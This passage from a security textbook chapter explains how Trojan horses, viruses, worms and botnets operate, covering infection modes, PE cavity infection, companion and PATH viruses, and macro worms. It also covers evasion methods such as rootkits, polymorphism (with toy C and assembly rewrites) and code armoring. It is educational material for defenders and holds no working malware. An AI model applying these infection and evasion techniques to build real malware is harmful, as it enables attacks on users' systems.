


Fig. 34.2 Operating mechanisms of a Trojan horse

active server modules by means of commands like `ping`, to get their IP addresses as well as the open (TCP or UDP) port. Taking this control enables the attacker to perform many possibly malicious actions both at the software (operating systems and applications) and hardware level (driving devices): reboot the computer, file transfer, code execution, data corruption or destruction, etc.
The most famous Trojan horse program is without doubt the *Back Orifice* tool. Other programs, like lure programs (which, for example, display a fake Unix login window to steal login/password), keyloggers, spyware, etc. are only particular instances of Trojan horses. In those cases, the client module is reduced to its simplest form and remains passive. The "offensive action" generally consists in collecting data and can be achieved by sniffing techniques on the IP packets which go through the network.

34.1.3 Viruses and Worms

Computer viruses and worms belong to the category of self-reproducing programs. The self-reproduction mechanism with respect to a computer program was proven effective by John von Neumann in 1948 [34.5] then by Jürgen Kraus in 1980 [34.1]. Whenever an infected program is executed, the virus activates first, duplicates its own code (using the self-reference mechanism) within target programs (clean programs to be infected). Then the virus gives control back to the host file (the infected program). The definition of computer viruses – let us consider worms as a particular case of network-oriented computer viruses as a first approach – which is widely accepted was given by Fred Cohen [34.2]:

Definition 2. A virus is a sequence of symbols which, when interpreted in a suitable environment, modifies other sequences of symbols in that environment in order to include a possibly evolved copy of itself into those sequences.

Here is the general algorithmic structure (also called a *functional diagram*) of self-replicating programs:

- A routine search designed to find target programs or files to infect. An efficient virus will make sure that the file is executable in an adequate format and that the target is uninfected. The purpose is to avoid multiple infections, or overinfection, instead that of secondary infection, which is less precise in the context of computers, so that the potential viral activity will not be easily detected. Without such a precaution, as an example, any appender virus infecting `*.COM` executable files for instance, will increase the size of these target files beyond the critical limit of 64 KB. Consequently, this alteration of the size of the file will undoubtedly arouse the user's suspicion due to the resulting program malfunction. The search routine directly determines the scope and the efficiency of action of the virus (is the latter limited to the current directory or all or part of file tree structure?) and its rapidity (the virus minimizes the number of read access on the hard disk, for instance). Let us notice that the overinfection prevention is performed by means of a signature contained inside the virus code itself, which can be used in return by an antivirus program to detect the virus. The term *infection marker* is used as well to distinguish between a viral context and an antiviral context. The choice of that unique term enables one to better stress on the dual, and thus dangerous with respect to the virus, nature of any infection marker, since it may be used by any antivirus as a detection means.

- A copy routine. The job of this routine is to copy its own code into a target program or file, according to the infection modes described in the next section.
- An anti-detection routine. Its purpose is to prevent antivirus programs from acting so that the given virus survives. Such anti-antiviral techniques will be explored in later sections.
- A potential payload, which may be coupled with a delayed mechanism (the trigger). This routine is not typical of a virus which is, by definition, only a self-replicating program. It remains that today in practice the use of final payloads is spreading rapidly among ill-intended virus writers. Let us precisely state that for some specific viruses (which simply overwrite code) or worms (especially those which saturate servers like the Sapphire Worm) the computer infection per se may constitute a final payload.

Indeed, the nature of these payloads has no other limit but the imagination of the virus writer who may look for either an insidious selective effect or, on the contrary, a mass effect. Effects caused by the final payload may be very different:

- They may have a "nonlethal" nature: display of pictures, animations, messages, playing music or sounds effects, etc. Mostly, these attacks are simply recreational, their goal is to make jokes, or to draw the users' attention to certain topics (for instance the *Mawanella* virus aimed at denouncing the persecution of Muslims in northern Sri Lanka.
- They may have a "lethal" nature: the attacker's aim in this case is to fraudulently endanger data confidentiality (theft of data), to corrupt or destroy systems or data integrity (attempt to format hard disks, deletion of all or some data, random modifications of data and so on), to attack the system availability (random reboots of the operating system, saturation, simulation of device breakdowns), to manipulate data (hard disk encryption) and to attempt to frame users in fraud or crimes (falsifying or introducing illegal data, attempts to use the user's operating system with the view of committing offenses or crimes.

Computer Viruses

There exists many different sub-categories, and it would be impossible to present them all here (see Chap. 4 of [34.6] for a detailed exposure of the different virus types). However, let us present the main existing categories:

Viruses Targeting Executable Files The target and then the propagation vector is a binary code. Four different infection mechanisms are to be considered:

Overwriting Mode These viral programs aim at overwriting or overlaying part of the existing target code. Whenever the virus is executed (via an infected program), it infects targets previously identified by the search routine by overwriting all or part of the program code with its own code.

This kind of viral program tends to have a very small size – about several tens or hundreds of bytes. Although overwriting code does not carry any final payload (mainly to reduce its size), it turns out to be a very dangerous virus insofar as it succeeds in destroying all the infected executable files (the virus is a payload in itself). At this stage, the following three scenarios are possible:

- The virus overwrites the first part of the target code. As a consequence, the specific header of the executable file is erased. Let us recall that the job of the header is to structure data and code in order to facilitate the memory mapping (*EXE header* of 16 bits EXE files, *Portable Executable* header of 32-bit Windows binaries, *ELF* header of Linux format, etc.). As a consequence, the infected program will be unable to run. This overwriting scenario is the most commonly used infection mode.
- The virus overwrites the middle or final part of the target code. This scenario is viable if the virus installs a jump function which addresses (points to) the beginning of the viral code. It will take over the target program and activate its jump functions, thus executing the virus first. As the case may be, the target program may not run (it may be because, among many reasons, the original bytes of the target file replaced by the jump instruction have not been restored in memory; the virus then does not return control to the target program). Similarly, a failure may occur in the execution process of the target program which aborts. In this case, the virus does

give control back to the target program, but since a part of the code has been overwritten, the execution aborts. The purpose behind this scenario is to produce a limited stealth effect (like a normal execution process which suddenly aborts) whose aim is to make the victim believe that his computer has been affected by a software failure rather than a computer attack.

- The target code is merely replaced with the viral one. This technique is rather unusual and easily detectable insofar as all the infected executables (unless stealth features are applied) have a similar size.

In [34.6] the interested reader will find an example of such a virus written in Bash and running under Unix.

Adding Viral Code: Appending and Prepending Modes Viruses belonging to this category add their codes to the beginning or end of the target program. This method will inevitably increase the size of the infected file, unless a stealth technique is applied. Adding code can be envisaged according to the following two possibilities:

- At the beginning of the original target program (in other words, the viral code is prepended to the target). This method is of little use as putting it into practice is difficult especially in the case of `EXE` binaries containing several segments. Prepending viral code to the original program requires that data addresses and instructions of the original program be recalculated and updated (this recalculation is necessary to obtain a proper memory mapping). Frequently, the target code must also be moved to another place. For instance, in the case of the SURIV virus, viral code is inserted between executable structures (executable header) and the target code itself; some fields or parts of the header must be updated or added as well, like in the relocation pointer table of EXE files. It follows that the amount of reading/writing tends to increase significantly and this may alert the victim.
- At the end of the original program (in other words, the viral code is appended). This is the most commonly used method. As the virus must generally be run in the first place, it is necessary to slightly alter the target executable file. For instance, the very first bytes of the original program are moved (they may be memorized in the viral part of the infected file on the hard disk) and replaced with a function whose job is to jump toward the viral code. During the memory mapping (execution of the infected target file), the virus is executed first, thanks to the jump function. Then, the latter restores the original bytes in memory and returns control to the original program.

Code Interlacing Infection or Hole Cavity Infection These viruses mainly target the Windows 32-bit executable files (aka *Portable Executable* or PE files since *Windows 95* version). The header of PE files enables during the file execution, to:

- Give suitable technical information to the system for an efficient memory mapping
- Enable the optimal sharing of `EXE` and `DLL` files for several processes.

All the data that are contained in the format header are built and set up by the compiler according to the system specifications.

The philosophy and mechanisms of the PE format are very interesting insofar as this format is particularly suited for virus writing and viral infection! All the infective power of the viruses that belong to this class relies on the optimal use of some very specific format features, which allows the virus to copy itself within code areas that have been allocated by the compiler but only very partially used by the code itself (hence, the known term *Hole Cavity Infection* or the *Code Interlacing* technique).

All the addresses that are contained in the PE header refer to the various data and sections. In fact, they are not absolute addresses but only relative addresses (*RVA = Relative Virtual Address*; in other words, an offset value). During the memory mapping which occurs at the very beginning of the file execution by means of the `MapViewOfFile()` function, the memory location of each of the file sections is obtained by adding the `RVA`s to the `ImageBase` value.

The main "*weakness*" of this format comes from the granularity of the alignment of the sections on the file (granularity of allocation used by the compiler). In order to infect an executable file using a code interlacing mode (aka *Hole Cavity Infection*), the viral code will use the `SizeOfRawData` field value contained in each of the `IMAGE_SECTION_HEADER`. This value is equal to the size of the corresponding section rounded up to the next multiple of the `FileAlignment` value (which is equal to 512 bytes most of the time). If the useful part of the section (the data or instructions that are really used by the program) has size 1,600 bytes, then the compiler will allocate 2,048 bytes for the whole section. The 448 exceeding bytes will be set to zero. They are dummy bits that the virus will infect.

The PE header thus contains all necessary information to precisely locate all the dummy (unused) areas in the file. Thus the virus will copy itself into these areas that have been overallocated. Moreover, it has to update some values in the PE header in order to maintain header and file consistency once the infection has been completed (in particular, the virus must itself be launched whenever the infected file is executed; therefore it has to install a viral defragmentation code and to update some PE header fields accordingly).

Finally, viruses that operate by code interlacing consider and use the best of both worlds. They accumulate the interesting features of both overwriting viruses (the infected file size does not increase) and appender/prepender viruses (the infected file keeps on running normally) without their respective drawbacks. Probably the most (in)famous virus in the code interlacing class is the *CIH* virus (aka the *Chernobyl* virus).

Companion Mode Although companion viruses do not rank among the most popular viruses, they represent, however, a real challenge as far as antiviral protection is concerned. Indeed, this infection mode is quite different from the three above-mentioned modes. In this mode, the target code is not modified, thus preserving the code integrity.

These viruses operate as follows: the viral code identifies a target program and duplicates its own code (the virus), but instead of inserting its code in the target code, it creates an additional file (in a different directory, for example), which is somehow linked to the target code as far as execution is concerned, hence the term companion virus. Whenever the user executes a target program which has been infected by this type of virus, the viral copy contained in the additional file is executed first, thus enabling the virus to spread using the same mechanism. Then, the virus calls the original, legitimate target program which is then executed.

What are the different potential mechanisms which allow the viral copy to take execution precedence over the original target program? The following three different mechanisms can be put forward:

- The first type of mechanism is called preemptive (or prior) execution. This mechanism exploits a specific feature in the given operating system designed to set an order of precedence among the different operations which take place during the execution process of binaries. A fairly eloquent example can be found in MS-DOS systems. In the DOS operating system, the order of precedence in the execution process is defined by the executable filename extension: in terms of execution, files with a `COM` extension (these simple executables only use a segment of memory) take precedence over those with an `EXE` extension (these more sophisticated executables use several segments of memory). As for the `EXE` extension, they take precedence over batch files with a `BAT` extension.
  If the target is a file denoted `FILE.EXE` (they are the most common files), the virus will infect it by creating a file denoted `FILE.COM` in the same directory (among many other possibilities) and will run it instead of the former one. Similarly, a file denoted `FILE.BAT` will be infected through a `FILE.COM` or a `FILE.EXE` file (in this latter case, a virus will benefit from more functionalities than a simple `COM` file). This technique simply makes use of features inherent to the given operating system and does not require any modification of the environment. Let us precisely state then that such features exist in other operating systems, especially graphical ones, such as Windows (use of transparent and/or chained icons or executable extensions which are naturally invisible, and so on). It is possible to stack icons, the one on top being transparent (in the proper sense) or having a color which is almost identical (mimicking icon) to the original target icon. The top icon refers to the virus itself and is launched whenever the icon receives a mouse event. Then, the virus will give control to the target program (infected host) either directly or through the second icon which is located right under the top icon, on the desktop. Another technique consists in creating an additional "viral" icon and to chain it with the target program's own icon (the first icon points to the second one). This last approach has, however,

less stealth features than the first one. This mechanism of preemptive execution is very efficient and can be used in all modern operating systems. It is thus surprising that only a few viruses or worms in this class are known.

- The second type of mechanism exploits the hierarchical structure in the search path of executable files. The viruses using this second approach are also known as `PATH` viruses. Incidently, it turns out that the term `PATH` also refers to the name of the environment variable used in the Unix operating system (but other operating systems also have the same environment management mechanism). This variable allows the system to directly locate potential execution directories. Thus the user needs not use the file's full pathname in the tree structure to find a specific executable file. The only thing to do is to indicate the locations where this executable file may be found. The system then scans in strict order all the directories included in this variable and checks whether one of them contains the desired executable file.
  The virus then activates an infection process by creating an extra file with the same name. This file will be inserted in a directory included in the environment variable designed to locate executable files (such as the `PATH` variable under Unix/Linux, as an example), and upstream of the legitimate contents directories (provided, however, that a writing/execution permission has been granted). In this case, the viral code will be executed first. Generally, the virus also alters the `PATH` variable, and this special feature means that `PATH` viruses fall into a separate category owing to a possible alteration of the environment. Let us notice that this modification does not occur in the first above-mentioned mechanism.
  An alternative approach consists of bypassing the existing file indexing structures on the hard disk rather than bypassing the `PATH` variable. Viruses belonging to this class are incorrectly called FAT viruses. Incidently, the FAT is only the infection medium, in no case is it the target. For instance, this can be done by bypassing the *File Allocation Table*, or FAT for short (FAT/FAT32), under the DOS/Windows operating systems. These chained list structures enable the operating system to locate on the hard disk the file image which is to be mapped into memory. For instance, its entry point in this structure is the first cluster address (a set of several sectors). The chained lists structure then enables clusters including the rest of the file to be located and mapped into memory. A chained lists structure is a list of items, each of them contains a pointer to the next item in the list. Once the virus has stored the first cluster address of the target file (within the virus's own code), it then replaces it with the first cluster of the viral file. Whenever the infected file is run, the operating system loads the viral file instead. After its own execution, the viral file then passes control to the target program by using the first cluster address which has been stored within the viral code during the infection process.
- The third type of mechanism works independently of the operating system (unless access permission are required). The latter is based on a quite simple principle: once the target has been identified, the virus renames it making sure that the execute permissions are preserved (at least temporarily). Then the virus makes an exact copy of itself which replaces the attacked program. At this stage, two programs still coexist. Whenever the target program is run, the virus operates first, spreads the infection and executes the renamed program. Of course, some problems will have to be solved from a practical point of view to avoid any early detection (for instance, all the infected executables – to be more precise, their viral part – will likely have to be the same size, or the number of files will increase significantly).

Macro-Virus and, more Generally, Viruses Targeting Documents The first conclusive proof of their existence appeared in 1995, with the *Concept* macro-virus. The spread of *Concept* – probably accidental – was due to three CD-ROMs released by Microsoft. From that time on, document viruses have proliferated and even nowadays they still constitute a major threat, especially the varieties which are ill-known.

We suggest the following definition of document viruses.

Definition 3 (Document viruses). A document virus is a viral code contained in a data file which is not executable. The virus is activated and run thanks to an interpreter which is natively contained in the software application associated with the inherent data file format (the document), which is generally defined by file extension. The viral code is activated either through a legitimate internal functionality of the latter application (most frequent case), or by exploiting a (security) flaw in the considered application (most of the time a *buffer overflow*).

This definition has the advantage of being very comprehensive and is not limited to the most popular classes among the document viruses, that is to say, the macro-viruses. Other formats may also be affected by viral attacks, at least potentially. A possible classification can be summarized as follows.

1. The file format **always** contains code which is **directly** executed whenever the file is opened.
2. The file format **may** contain code which may be **directly** executed.
3. The file format **may** contain code, but it will only get executed on the strict condition that the user **confirms** the execution.
4. The file format **may** contain code which can only be executed after an action **deliberately** performed by the user.
5. The file format **never** contains code.

Document viruses target office applications (Microsoft Office, OpenOffice) or formats (PDF) by subverting the native languages inside those applications and/or formats *Visual Basic for Applications*, OOBasic, Perl, Ruby, Python, JavaScript, PDF language etc. These languages enable one to automate actions through a code routine called macros which are event-oriented. Whenever the event is triggered, the related piece of code is executed.

The rise of document malware lies in their functional richness and their portability. A macro-worm like OpenOffice/BadBunny [34.7] can indifferently spread on Windows, Linux and MacOS platforms. The risk is even greater with formats like PDF [34.8].

Boot Viruses There are two different types of boot viruses. They target or use the area or structures involved in the operating system boot up such as the Bios (*Basic Input/Output System*), the *Master Boot Record* (MBR) or the *OS Boot Sector* (*Operating System boot sector*). The reader will find a detailed description of those two types in [34.6].

Psychological Viruses As "psychological viruses" or worms have become a new and growing threat for these last years, one should not under-estimate them insofar as they strongly rely upon the human factor. Mostly, these viruses are referred to as *jokes* or *hoaxes*, tend to make the victim think that they are innocuous. Indeed, they are nothing of the sort. They do constitute a real threat that no antiviral program will be able to defeat. Let us consider the following definition:

Definition 4. A *psychological virus* is disinformation which uses social engineering to entice users into performing a specific action resulting in an offensive action similar to that performed by a virus or, more generally, by any malware.

Any psychological virus includes the two main features inherent in current viruses and malware:

- Self-reproduction (viral spreading). The existence of this feature is enough to consider this sort of attack as a virus. The conscious or unconscious transmission, by one or more individuals, to one or more other individuals, of such disinformation can be definitively and completely compared to a self-reproduction phenomenon. Generally, this transmission is performed by intensive use of e-mails, newsgroups, spread by word of mouth, etc.
- Final payload. The content of such disinformation messages urge the naive user, in a very clever way, to trigger what could be a real final payload. Mostly, the virus writer wishes the user to delete a single system file or several system files (such as the `kernel32.dll` system file, for instance) which are presented as so many copies of the virus. A network or a remote server denial of service may also be a potential scenario.

As many examples fall into this category of virus, the reader should refer to either some well-documented Websites dedicated to hoaxes or antiviral software publishers Websites.

Worms

Worms belong to the family of self-reproducing programs. However, they can be considered a specific sub-category of viruses, which are able to spread throughout a network. The special feature of worms is that their infective power does not require that they be inevitably attached to a file on a disk (by using `fork()` or `exec()` primitives for instance) unlike viruses. The simple creation of the process is enough to enable the migration of the worm. Be that as it may, the duplication process does exist, which implies that any worm is, in fact, only a specific type of virus. In both cases, the algorithmic principles that are involved are similar with the exception of a few specific features.

Usually, worms are divided into three main classes.

Simple Worms or I-worms These worms, such as the Internet Worm (1988), usually exploit security flaws in some applications or network protocols to spread (weak passwords, IP address only authentication, mutual trust links, etc.). This is the only category which should be legitimately called worms. The *Sapphire/Slammer* worm (January 2003), the *W32/Lovsan* worm (August 2003) and the *W32/Sasser* worm fall into this category.

Macro-Worms Though most people tend to consider macro-worms to be worms, they are rather hybrid programs in which viruses (an infected document transmitted through the network) and worms (the network is used to spread the infection) are combined. However, it must be granted that this classification is rather artificial. Moreover, in the case of macro-worms, the user is mostly responsible for the activation of the infection process, which is actually a feature peculiar to viruses.

Macro-viruses are able to propagate whenever an e-mail attachment containing an infected *Office* document is opened. Of course, other application or document types may be involved (see Table 34.1 for more details). For this reason, they should fall into the macro-viruses classification or, more generally, the document viruses. As a first step, the opening of an infected e-mail attachment (let us recall a document virus) causes the infection of the relevant application, as far as macro-viruses are concerned, an *Office* application. As a second step, the "worm" collects all the existing electronic mail addresses in the user's address book and sends itself to each of these addresses as an e-mail attachment in order to spread the infection. By doing so, the user's identity is spoofed in order to entice the recipient into opening the infected attachment. At last, the "worm" may then execute a final payload. The *Melissa* macro-worm (1999) is the more famous example of worm and used pornographic pictures as a social engineering trick.

Let us add that this technique can be easily generalized to any document format (document viruses), thus enabling malicious code to be executed.

Table 34.1 Formats that may contain documents viruses (1 is maximum while 5 is the lowest)

Format	Extensions	Risk	Type
WSH scripts	VBS, JS, VBE, JSE, WSF, WSH	1	text
Word	DOC, DOT, WBK, DOCHTML	2/3	binary
Excel	XLS, XL?, SLK, XLSHTML,	2/3	binary
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML	2/3	binary
Access	MDB, MD?, MA?, MDBHTML	1	binary
RTF	RTF	4	text
Shell Scrap	SHS	1	binary
HTML	HTML, HTM, etc.	2	text
XHTML	XHTML, XHT	2	text
XML	XML, XSL	2	text
MHTML	MHT, MHTML	2	text
Adobe Acrobat	PDF	2	text
Postscript	PS	1/2	text
$\TeX$/$\LaTeX$	TEX	1/2	text

E-Mail Worms These worms are also often referred to as *mass-mailing worms*. Once again, the main propagation vector is an attachment containing malicious code which can either be activated by the user himself or via a critical flaw in the e-mail client (for instance, *Outlook/Outlook Express 5.x* and automatically run any executable code present in attachments. As far as e-mail worms are concerned, the attachment is actually an executable file, contrary to the macro-worms. The most famous example of such e-mail worms is probably the ILoveYou worm (2000). The overt purpose was to use e-mail messages as a form of propagation along with social engineering techniques (in this case, it was a love letter) in order to convince the user to open an infected e-mail attachment. About 45 million hosts are supposed to have been hit in this way by this worm. Once again, most experts consider ILoveYou and other e-mail worms as worms, but one can argue that they should not fall into the worm class. However, in order not to throw readers into confusion, we decided to consider "e-mail worms" as worms.

Another difference between viruses and worms lies in the nature of their infective power. If a typical virus generally cannot spread beyond a region or a few countries (a bounded geographical area), worms demonstrated their ability to spread all over the world and to have a planetary effect, at least, for the most recent generation. Well-known examples of this sort are the so-called CodeRed (2nd version) worm which was released in July/August 2001.

CodeRed spread thanks to a vulnerability present in Microsoft IIS Webservers and infected about 400,000 servers within 14 hours all over the world. Figure 34.3 presents the curve describing the spread of the CodeRed 2 worm.

The curve of Fig. 34.3 clearly shows the exponential growth of the number of infected hosts, between `11:00` and `16:30` (time UTC). This illustrates quite well what can be called the "computer network butterfly effect" period: any new infection of servers entails global and huge effects.

Moreover, the mathematical model of the CodeRed 2 worm shows that the proportion p of vulnerable machines that have been actually infected, can be defined as follows:

$$p = \frac{e^{K(t-T)}}{\left(1 + e^{K(t-T)}\right)} , \tag{34.1}$$

where T is an integration constant which describes the start time of the spread, t the time in hours and K the initial rate of infection, that is to say the rate according to which a server can infect other servers. It is supposed to be equal to 1.8 servers per hour. In other words, the equation clearly shows that the proportion of vulnerable servers that will be infected tends towards 1 (all of them get infected in the end). It must also be stressed (as it is clearly shown in Jeff Brown's animation) that the infection is homogeneous as far as space is concerned: in the case of the CodeRed 2 worm, the three main continents – that is to say Europe, Asia and America – were infected quite simultaneously. This can be explained by the random generation of IP addresses whose quality was quite good.

Those propagation profiles are, however, particularly characteristic and easy to identify. Somehow their activity can be used as a "network signature". This is the reason worms have evolved since 2003 in order to make their propagation mechanisms evolve too. The aim is to spread in a more stealthy and less visible way, in such a way that the existing detection models can be fooled. Figure 34.4 shows a few examples of those propagation model evolutions.

34.1.4 Botnets: An Algorithmic Synthesis

Since 2003, the rise of BotNets (the term is built from the words *roBOT NETwork*) represents a distributed threat which synthesizes the different known viral algorithms while offering a significant refinement of propagation techniques, more subtle and sometimes stealthier. A BotNet is in fact a malicious network made of infected computers (or zombies), which have fallen under attackers' control by means of a different kind of (classical) malware. Of course,




Fig. 34.3 Number of servers infected by the CodeRed worm as a time function (source: [34.9])




Fig. 34.4 (**a**) A classical propagation model (see Fig. 34.3). (**b**) A periodic wake-up model worm. (**c**) Propagation model aiming at bypassing classical detection techniques [34.10]

users are not aware of that parallel network since most of the time, their computer still goes on working efficiently, at least apparently. The attacker, generally called a bot herder, is just able to organize and manage that malicious network – as he would do with a legitimate network – in order to conduct distributed malicious actions. Historically, this threat essentially appeared with three famous programs Agobot, SDBot and SpyBot.

Infected hosts (or zombies) are located worldwide and can, in the most sophisticated instances of BotNets, communicate with one another. It was first the IRC protocol, which was widely used for that communication, but nowadays all known protocols are used, especially the *peer-to-peer* protocol which enables a decentralized network management and control of networks. The network topology, in particular with respect to a few particular servers, can be optimally exploited in order to improve the BotNet spread and control of networks [34.11].

Today, the size of BotNets varies from a few hundred to a few million hosts. As an example, in 2006, such a malicious network gathering more than 4 million hosts was identified and dismantled. According to the FBI, more than 200 million computers worldwide would belong to one or more BotNets and nearly 74% of existing BotNets would be built in 2007 around two main tools: Gaobot and SDBot.

By their structure, their size and above all their worldwide distributed nature, which makes their detection and eradication very hard, BotNets are almost always used to conduct large scale attacks:

- Distributed Denial of Services (DDoS). All or part of a BotNet can be used to bog down one or more target servers with packets. As an example, this the way Estonian national network infrastructures was attacked in May 2007. Attempts to filter a few domain names to stop the attack clearly failed since the infected hosts of the BotNet used for the attack were from all the existing domain names.
- Spam Diffusion. The use of a third party host in order to send unwanted emails enables one to efficiently bypass most of the filtering techniques, in particular those based on black (or deny) lists.
- Data theft. Critical information, such as personal data, bank account data, etc., are collected in order to be used for fraudulent purposes.
- Web hosting fraudulent, including fraudulent distribution of content (movies, software, music

files, etc.) which are stored on different machines of the Botnet; hosting phishing sites for the collection of banking information.
- Multi-phase attacks. This is the way the Storm Worm deployed in early 2007. The number of compromised machines is estimated between 10 and 50 million.

34.1.5 Anti-Antiviral Techniques

Anti-antiviral techniques which have been developed for various computer infections fairly well illustrate the general issue behind the term security: a set of measures and techniques designed to protect a system against malicious actions, whose inner nature aim is to adapt to the protections that are put up against those malicious actions.

In the context of antiviral protection, it is quite logical that viruses, worms, or any other malware, use techniques to prevent or disable opposing functionalities installed by antiviral software or firewalls. Three main techniques can be put forward:

Stealth Techniques A set of techniques aiming at convincing the user, the operating system and antiviral programs that there is no malicious code in the machine. The virus whose aim is to escape monitoring and detection, may hide itself in key sectors (sectors allegedly considered defective, areas which are not used by operating systems), may modify the file allocation table, functions or software resources in order to mirror the image of an uninfected sound system. All this is generally, among other techniques, performed by hooking interrupts or Windows APIs. *Application Programming Interface* (API for short) is a software module that gives access to information or functions that are directly embedded within the operating system at a very low (system) level. In some cases, viruses can completely or partially remove themselves once the final payload has been triggered, thus reducing the risk of detection.

More recently, more sophisticated techniques have appeared, under the general term of *rootkits*. They pushed forward the stealth capabilities to such a level that it has become extremely hard to detect malware using them. In 2006, hardware virtualization rootkits such as *SubVirt* or *BluePill* put system security into jeopardy. In this case, the operating system is itself switched into a virtual environment, thus allowing an external malware to totally control this operating system and the different applications (e.g. antivirus software) running in that environment. Then the malware can easily fool and control any request to the hardware (like scanning a hard disk). It can thus make any resources (process, file, data, etc.) disappear from the system while they are still present and active.

Polymorphism As antiviral programs are mainly based on the search for viral signatures (scanning techniques), polymorphic techniques aim at making analysis of files only by their appearance far more difficult. The basic principle is to keep the code varying constantly from viral copy to viral copy in order to avoid any fixed components that could be exploited by the antiviral program to identify the virus (a set of instructions, specific character strings). Polymorphic techniques are rather difficult to implement and manage. We will consider the following main technique (a number of complex variants exist, however) which describes in a simple way what polymorphism is. It is simply code rewriting into an equivalent code. As a trivial but illustrative example in the C programming language

```
if(flag) infection();
else payload();
```

may be rewritten into an equivalent structure yet under a different code (form)

```
(flag)?infection():payload();
```

This example makes sense only as far as source code viruses are concerned, since the compiler produces the same binary code. It is used as a pedagogic example. Of course, any modification of the code is valid only if the antiviral analysis focus on a code with a similar nature and form. Let us consider another example written in assembly language:

```
loc_401010:
      cmp ecx, 0
      jz  short loc_40101C
      sub byte ptr [eax], 30h
      inc eax
      dec ecx
      jmp short loc_401010
```

may be equivalently rewritten as:

```
loc_401010:
        cmp   ecx, 0
        jz    short loc_40101C
        add   byte ptr [eax],
                     <random value>
        sub   byte ptr [eax], 30h
        sub   byte ptr [eax],
                <same random value>
        inc   eax
        dec   ecx
        jmp   short loc_401010
```

If the first variant of the code constitutes the signature which is scanned for, the second one therefore will not be detected.

Similarly, one can rewrite the code by inserting random instructions into random locations without creating any effect. In the previous code, the `or eax, eax` instruction or the `add eax 0`, when inserted after the `inc eax` instruction modifies the code, but it still produces the same result.

These simple examples designed for this book to facilitate the reader's understanding may become far more complex to such a point that any code analysis, especially those performed by antiviral programs, is bound to fail (proper code analysis, heuristic analysis or code emulation). For instance, the majority of instructions contained in BIOS binary code is precisely designed to circumvent any code analysis.

In this particular case, as in many other cases, the essential purpose is to protect software from piracy or intellectual theft. These code protection techniques involve:

- Obfuscation techniques (multiplication of code instructions in order to fool and/or complicate code analysis; another trick is to make code reading and understanding as difficult as possible; for the latter case, the reader may consider the C programming language and www.ioccc.org for more details)
- Compression techniques
- Encryption.

It is rather surprising to notice that code protection techniques which have been imagined by virus writers have since been used by software programmers and publishers to protect their software from piracy. The best example and probably the most famous one is that of the *Whale* virus.

Code Armoring Antiviral protection is directly dependent on the capability to have first malware samples at one's disposal, and second to perform an initial code analysis generally through reverse engineering techniques (disassembly/decompiling, debugging, sandboxing, etc.). The knowledge gained thus enables one to update the antivirus. This is the reason why malware designers have imagined sophisticated techniques to delay or even forbid binary code analysis very early on: encryption techniques, obfuscation, rewriting, etc. All these techniques are known as *code armoring* techniques.

Definition 5 (Armored codes). An *armored code* is a program which contains instructions or algorithmic mechanisms whose purpose is to delay, hinder or forbid its analysis either during its execution in memory or during reverse engineering analysis.

